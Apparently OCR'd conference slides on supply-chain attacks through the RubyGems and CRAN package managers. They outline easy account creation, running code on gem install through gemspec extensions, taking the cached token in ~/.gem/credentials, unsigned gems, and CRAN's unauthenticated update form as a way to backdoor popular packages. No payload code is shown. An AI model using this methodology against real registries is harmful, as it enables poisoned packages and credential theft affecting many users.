
"Trusted" modules now a startup model

For the low, low price of $1000/month you too can use Certified modules


They check for versioning, tests, coherent metadata, updates, source control

No mention of checks for backdoors





RubyGems: The Ruby Package Manger




RubyGems: The Ruby Package Manger

```
root@kali:~# gem help
RubyGems is a sophisticated package ma
basic help message containing pointers

  Usage:
    gem -h/--help
```

This means it will be much more secure.
Right?

RubyGems: The Ruby Package Manger

For any security bug or issue with the RubyGems client or RubyGems.org service, please email security@rubygems.org with details about the problem or submit a report using HackerOne. The RubyGems client library is in scope for bounty reward. You can read the details of the bounty program on the RubyGems HackerOne page.



Found a security issue with RubyGems or RubyGems.org? Please follow these steps to report it.

For bounty rewards, only the rubygems library is in scope.

Reporting a security issue


Before continuing, please ensure this is a security issue for the RubyGems client or the RubyGems.org service. For all vulnerabilities with individual gems, follow our guide on reporting security issues with others' gems. If it's a security issue with the Ruby on Rails framework, see the Rails Security guide.

For any security bug or issue with the RubyGems client or RubyGems.org service, please let us know here with details about the problem.

RubyGems: Registration


You need an email. That's it. All domains are allowed. Tor is allowed.

Email is verified!



RubyGems: Targeting popular packages

12 gems with > 100 million downloads



RubyGems: Submitting A Package

Creating a package is similar to PyPI:

- This is an easy process
- Packages are small and can have as little as 2-3 small text files in them.
- Once you are ready you run:

```
$ gem push squid-utils-0.1.0.gem
Enter your RubyGems.org credentials.
Don't have an account yet? Create one at https://rubygems.org/sign
   Email:   gem_author@example
Password:
Signed in.
Pushing gem to RubyGems.org...
Successfully registered gem: squid-utils (0.1.0)
```

- You only need to enter your password to login the first time.
- Package will be immediately visible on RubyGems and installable with “gem install”

Ruby: Code Execution On Gem Install

Code execution on gem install is also trivial

Every gem includes a .gemspec configuration file

Inside the gemspec, simply define an extension

Extension commands are run immediately on install

YOUR FIRST GEM

I started with just one Ruby file for my **hola** gem, and the gemspec. You'll need a new name for yours (maybe **hola_yourusername**) to publish it. Check the Patterns guide for basic recommendations to follow when naming a gem.

```
% tree
.
├── hola.gemspec
└── lib
    └── hola.rb
```

EXTENSIONS

Extensions to build when installing the gem, specifically the paths to extconf.rb-style files used to compile extensions.

These files will be run when the gem is installed, causing the C (or whatever) code to be compiled on the user's machine.

Usage:

```
spec.extensions << 'ext/rmagic/extconf.rb'
```

RubyGems: Post-Exploit Power

When you push a gem or do anything guess what gets saved

~/.gem/credentials


Because of course it caches an auth token nearly equivalent to your password. Again,


- Hundreds of millions of systems, 2FA is nonexistent
- Single arbitrary file read or configuration file leak or backup accidentally left around…

RubyGems: The Good Parts

"Hacking With Gems" Benjamin Smith, 2013 http://lanyrd.com/2013/rulu/scgxzr/

- Discusses many potential attacks if you do install a malicious gem
- Inspired security proposals for RubyGems





Signatures are not checked or required by default

Only 1 of the top 10 gems is signed

RubyGems: Signing

```
# build a private key and certificate for yourself:
$ gem cert --build you@example.com
```

This could take anywhere from a few seconds to a minute or two, depending on the speed of your computer (public key algorithms aren't exactly the speediest crypto algorithms in the world). When it's finished, you'll see the files "gem-private_key.pem" and "gem-public_cert.pem" in the current directory.

First things first: Move both files to ~/.gem if you don't already have a key and certificate in that directory. Ensure the file permissions make the key unreadable by others (by

CRAN

The Comprehensive R Archive Network

Package manager for the R statistics language

R is almost certainly the most popular statistical computing and data analysis language


Not as many installs as other more well-known general purpose languages

So why target R?

Because that's where the data is!


Packages installed by running (in R):

```
install.packages("packagename")
```



CRAN: Targeting popular packages

Top package has nearly 1 million downloads over 4-5 months



CRAN: Package Submission


Manual submission via web form followed by manual review

There are 10091 existing packages

Same submission used for updates

Spot a flaw?

Apparently no login/password/token



CRAN: Replacing popular packages

Manual submission via web form apparently allows anyone to submit an update for a popular package

All the required information is already published (package maintainer's email, etc.)

Unclear if any notifications get sent

Would need to insert non-obvious vulnerable code/backdoor

